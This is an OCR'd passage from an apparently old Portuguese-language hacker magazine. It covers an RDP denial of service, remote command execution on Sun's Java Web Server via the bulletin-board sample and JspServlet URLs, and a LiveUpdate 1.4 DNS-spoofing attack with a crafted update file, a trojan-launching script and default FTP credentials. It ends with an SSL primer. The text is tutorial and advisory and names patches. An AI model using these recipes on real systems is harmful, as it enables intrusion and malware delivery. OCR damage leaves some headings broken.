Para mandar e receber dados no protocolo RDP, é preciso passá-los pelo processo clássico de 7-layers da comunicação LAN. As informações são passadas pelos stacks do protocolo, divididas, direcionadas para um canal, ecriptadas, embrulhadas, colocadas em frame, empacotadas no protocolo da rede e finalmente endereçadas e enviadas.

Para que um cliente trave o servidor, é preciso que o servidor esteja rodando o Terminal Server da MS e o cliente ou executor do ataque mande uma série específica de pacotes mal-formados. Não é necessário iniciar numa sessão dentro do servidor. O desafio que eventuais invasores deverão vencer para atingir algum computador é descobrir como são as séries de pacotes capazes de comprometer o servidor. Pacotes com arquivos corrompidos ou mal-formados têm grandes chances de cumprir a função.



Além da dificuldade para identificar a série de pacotes necessária para o ataque, outro fator que dificulta ataques através desse método: a porta usada pelo RDP, a 3389, geralmente é monitorada por sistemas de firewall. Administradores de rede precisam apenas configurar sua proteção adequadamente para barrar avanços nessa região.

Por outro lado, o ataque DoS aproveitando essa brecha não exige nenhum tipo especial de conexão ao servidor. Basta enviar os pacotes e pronto.

De acordo com profissionais de diversas entidades de segurança, pacotes normalmente enviados pelos clientes não oferecem risco.

Hackers não parecem estar interessados nessa vulnerabilidade, já que nenhum grande ataque via RDP foi registrado. As razões para isso são bastante óbvias. Ataques via RDP vão simplesmente provocar a famosa tela azul no servidor. Um simples reboot coloca as coisas em ordem. Servidores usando Terminal Services são comuns, mas dificilmente a porta 3389 estará completamente aberta para acessos externos. Ainda engrossando a lista de contra-indicações está a inexistência de exploit para a falha. Quem quiser usar vai ter que produzir um. Já patches de segurança para o problema estão disponíveis no site da Microsoft.

De qualquer forma, vale lembrar que as mesmas razões que fazem dos ataques via RDP a servidores Win2000 algo pouco interessante, também são razões para despertar o interesse de hackers. Afinal, quanto menor a preocupação, maior a surpresa...

JWS: JAVA NA MIRA

Não é novidade alguma que Java é uma linguagem cheia de furos na segurança. Conheça aqui mais uma.

Executar comandos em Java de forma remota no próprio servidor. Existem muitas maneiras de fazer isso, pois tanto a linguagem quanto seus elementos de apoio lidam diretamente com recebimento e envio de informações via Internet. Uma das falhas mais difíceis de sanar, do ponto de vista dos administradores, diz respeito à configuração do módulo de administração (administration module) do Java Web Server da Sun e da sua relação com o aplicativo de exemplo para criação de Bulletin Boards, que vem junto com o pacote.

O servlet (espécie de script, similar aos CGI scripts) de java com.sun.server. http.pagecompile.jsp92.JspServlet é usado, entre outras funções, para compilar e executar páginas JSP, caso elas ainda estejam em código, dentro do Java Runtime Environment, sendo que o output é direcionado para o web server. O Java Web Server não executa chamadas compulsórias de servlets mediante o prefixo /servlet/, mas o módulo de administração, cuja porta nativa é a 9090, chama servlets desse jeito através da URL, direcionando a instrução para qualquer arquivo documento no root da administração, que será então compilado e executado como se fosse um arquivo JSP. Se esse arquivo, a ser compilado e executado, contiver tags certeiras, é possível executar comandos remotos no servidor.

Mas então você pergunta: "como poderei colocar um arquivo texto no root da administração para ser compilado pela instrução do servlet"? Simples, o Java Web Server vem com um aplicativo de exemplo para gerenciar Bulletin Boards. Esse aplicativo cria um arquivo "board.html", que armazena mensagens enviadas por usuários remotos e fica armazenado exatamente... no root da administração! Esse aplicativo pode ser acessado no servidor através do enderço http://jws.example.com:9090/examples/applications/bboard/bboard_frames.html.


A tática de invadores é escrever o código na área do aplicativo reservada para a postagem de comentários e enviar. A string a seguir, por exemplo, vai exibir a frase "0wn3d by m3":


```
<% String s="Hello World"; %>
<%=s %>
```

A seguir vem a parte de usar o servlet para compilar e executar o código JSP. Isso pode ser feito através da URL http://jws.example.com:9090/servlet/com.sun.server.http.pagecompile.jsp92.JspServlet/board.html. Para ver se o código foi devidamente carregado usa-se http://jws.example.com:9090/board.html. Para compilar e executá-lo, o caminho é http://jws.example.com:9090/servlet com.sun.server.http.pagecompile.jsp92 .JspServlet/board.html.

As únicas soluções para o problema são: desativar o módulo de administração removendo ou transformando em comentário a linha /servlet=invoker, que fica no item rules.properties do arquivo, localizado em jws_directory/properties/server/adminserver/adminservice/rules.properties;

Ou usar os patches de correção disponíveis em http://java.sun.com/products/java server/jws113patch3.html ou http://java.sun.com/products/java-server/jws20patch3.html.





ATAQUE USANDO


Quem diria... a Symantec enfrenta uma falha de seguran

Nenhuma empresa produtora de softwares está livre de bugs, erros e imperfeições e a Symantec é um bom exemplo disso. Sua ferramenta de Live Update, incluída em praticamente todos os produtos da empresa para facilitar a tarefa de atualizar definições de vírus e aumentar a proteção contra ataques, acaba abrindo uma porta para backdoors, mais por causa do método usado para o update do que por imperfeição na engenharia do produto

Quando o recurso do LiveUpdate é acionado em uma máquina, seja manualmente ou automaticamente, o computador automaticamente procura por um servidor update.symantec.com. Em tese, todos os servidores com esse nome deveriam estar vinculados à própria Symantec, portanto 100% seguros. Mas aí está o engano. Como todo bom hacker sabe, é totalmente possível invadir um servidor DNS qualquer e criar uma zona com esse mesmo nome (mas isso é assunto para uma outra oportunidade - por hora você pode consultar sites sobre a porta 53).

Dessa forma, ao procurar um servidor de updates da Symantec, o computador acaba encontrando um servidor falso, pronto para despejar em sua máquina arquivos dos mais variados tipos. O LiveUpdate 1.4, incluído nos produtos da linha 2000 é mais vulnerável a esse tipo de ataque, por motivos que vamos detalhar a seguir. Já o LiveUpdate 1.6, da linha 2001, cobre a maioria das brechas, mas ainda assim deixa arestas que podem causar dor de cabeça aos administradores.

Imagens: Divulgação



No LiveUpdate 1.4, o ataque pode vir de alguém que consegue interceptar a requisição pelo servidor update.symantec.com e enganar a máquina de alguma forma para que ela acredite ter encontrado o servidor FTP correto. A partir daí o equipamento procura pelo arquivo livetri.zip, localizado sempre no diretório opt/content/onramp. Esse arquivo compactado contém o arquivo LIVEUPDT.TRI, que, por sua vez, traz uma lista completa de atualizações dos produtos Symantec. Depois de baixar esse arquivo, o LiveUpdate vai verificar os produtos instalados no computador do cliente e procurar por versões que precisam de atualização. Caso elas sejam encontradas, o LiveUpdate vai baixar outro arquivo em formato ZIP, descompactá-lo e executar o arquivo de extensão .DIS, que é um arquivo de inicialização de procedimentos e que dará instruções para execução de pelo menos mais um arquivo - o trojan/ backdoor.


No LiveUpdate 1.6, a única diferença, para a felicidade dos usuários da Symantec, é que os arquivos baixados não vêem em formato ZIP e sim em um padrão de compactação próprio da Symantec. Para completar, todos os arquivos baixados pelo 1.6 devem possuir uma "assinatura" criptografada. Tendo em vista essas características, a única maneira de explorar essa versão do LiveUpdate é um oferflow através do desvio da requisição para um arquivo gigantesco que congestionaria o servidor. Outra brecha nessa versão é que o arquivo inicial com as definições de produtos atualizados, o LIVEUPDT.TRI não exige assinatura de autenticidade.

No exemplo que segue vamos demonstrar um ataque feito via LiveUpdate 1.4 - versão em inglês, já com um FTP falso configurado com nome de usuário 'custr2', usado pelo LiveUpdate com a senha 'Alpc2p30'. Não se sabe se todas instalações do Live Update usam esses mesmos elementos, mas não importa.

O primeiro arquivo que o LiveUpdate vai baixar é o LIVETRI.ZIP,

O DEFENSOR

ça no LiveUpdate do NortonAntivírus 2000



que será buscado em /opt/content/onramp/livetri.zip. O primeiro arquivo do pacote a ser executado é o LIVEUPDT.TRI, cujo conteúdo está detalhado na rotina 1. O arquivo HackMe.x86 é na verdade um zip renomeado, cujo conteúdo são três arquivos: NOREBOOT.DIS, LUUPDATE.EXE e LUSETUP.EXE.

O arquivo NOREBOOT.DIS é aquele que traz as instruções de como o ataque procederá. Seu conteúdo está indicado na figura 2. O arquivo LUUPDATE.EXE é o software maligno da operação, o trojan, backdoor ou o que mais o executor do ataque puder imaginar. O arquivo LUSETUP.EXE é realmente parte integrante do verdadeiro pacote de atualização e não precisa ser incluído.

Quando a atualização é requisitada pela máquina, o arquivo LIVETRI.ZIP é baixado, seguido pelo HACKME.X86. Depois de executar o LUUPDATE.EXE, o estrago é feito e o usuário lê a singela mensagem "The update was succesfully completed. Thank you".

Para escapar de um ataque assim, o usuário tem como melhor opção largar o LIveUpdate 1.4 e adotar o 1.6, disponível no site da Symantec (www.symantec.com/techsupp/files/lu/lu.html). Isso não impedirá ataques do tipo DoS, já que mesmo na versão 1.6, a máquina vai procurar o arquivo LIVETRI.ZIP em um servidor da Symantec.


Rotina 1


```
[LiveUpdate]
Legal=Copyright 1995-2000 (c) Symantec Corporation
LastModified=20010920 05:58PM
Type0=Updates
Type1=Add-Ons
Type2=Documentation

[Mandatory0]
Exclusive=FALSE
ProductName=LiveUpdate
Version=1.4
Language=English
ItemSeqName=LiveUpdateSeq
ItemSeqData=20000508
FileName=ihack.x86
Size=624807
ActionItem=noreboot.dis
TypeName=Updates
ItemName=LiveUpate 1.6
ItemDetails=Hacks your computer using LiveUpdate
Platform=x86
AdminCompatible=FALSE
URL=http://www.example.com/hackme.x86
```

Rotina 2


```
UPDATE (TempDir\*.EXE, LiveUpdateDir, 0)
LAUNCH (LiveUpdateDir, LUUPDATE.EXE, "", 0)
DELAYDELETE (LiveUpdateDir, LUUPDATE.EXE)
```






Falha descoberta por **FX** <fx@phenoelit.de>, **Dasich** <dasich@phenoelit.de> e **kim0** <kim0@phenoelit.de>

MENSAGENS CIFRADAS





Tudo o que voçê sempre quis saber sobre SSl, mas não tinha para quem perguntar

por Maurício Martins
mauricio@digerati.com.br

O que é SSL?

SSL (Secure Sockets Layer) ou Camada de Soquetes Segura é o protocolo responsável por estabelecer uma conexão segura entre o cliente e o servidor através de criptografia ou assinatura digital.

Com o SSL, uma conexão é estabelecida onde todos os dados trafegam criptografados pela rede, sem que haja o risco de serem interceptados por alguém. Garantida a integridade dos dados, é necessário um protocolo seguro para orientar a conexão, como o TCP/IP.

Como surgiu o SSL

O SSL foi desenvolvido pela Netscape com a finalidade de prover segurança nos dados. Ele foi criado para ser o padrão de segurança e se espalhou com a implementação nos navegadores Netscape. Atualmente o protocolo está na versão 3.0.

Funcionamento do SSL

Funciona por meio do sistema de criptografia de chaves públicas e chaves privadas desenvolvido por Rivest, Shamir e Adleman, o RSA.

O SSL é mais usado nos browsers, como Netscape, Internet Explorer entre outros, no caso o protocolo HTTP, que é mais usado por usuários com menos experiencia e que necessitam de maior segurança para acessar uma página de banco, por exemplo.

Ele é composto por quatro mecanismos de segurança que são compostos por:

1 - Autenticação- Identifica a fonte dos dados;

2 - Integridade- Garante que dados não foram indevidamente alterados;

3 - Criptografia- Garante a privacidade dos dados;

4 - Troca de chaves criptográficas- Aumenta a segurança do mecanismo de criptografia utilizado.

Quando dois computadores iniciam uma sessão utilizando o SSL, as menssagens iniciais utilizam um protocolo de handshake que estabelece os algoritmos de criptografia e de chaves criptográficas a serem usadas.

Os algoritmos usados para fazer a criptografia são:

1 - RC4 com chave de 40 bits
2 - RC4 com chave de 128 bits
3 - RC2 com chave de 40 bits
4 - DES40
5 - DES
6 - 3DES
7 - Idea
8 - Fortezza

O SSL determina os estados de segurança de acordo com as sessões associadas a um conjunto de endereços de IP e também número de portas. Com isso é possível, por exemplo, que o computador 1 e 2 se comuniquem com o computador 3.

Onde mais existe SSL ?

Existe também SSL via hardware. Uma empresa que está no mercado com esse produto é a SonicWALL. É uma empresa que trabalha com firewall já há muitos anos e atualmente vem crescendo muito na área de segurança.

Eles desenvolveram um sistema de SLL feito por hardware que funciona da seguinte forma:

Vamos supor que temos duas empresas e que queremos interligá-las em rede. Então, colocaríamos um aparelho de SSL em cada uma das empresas e eles fariam a criptografia dos dados.

SSL quebrado


O SSL foi criado pela Netscape em 1994, mas, mesmo naquela época, em que os hackers ainda não haviam se disseminado com o crescimento da Internet, não demorou muito para ser crackeado.

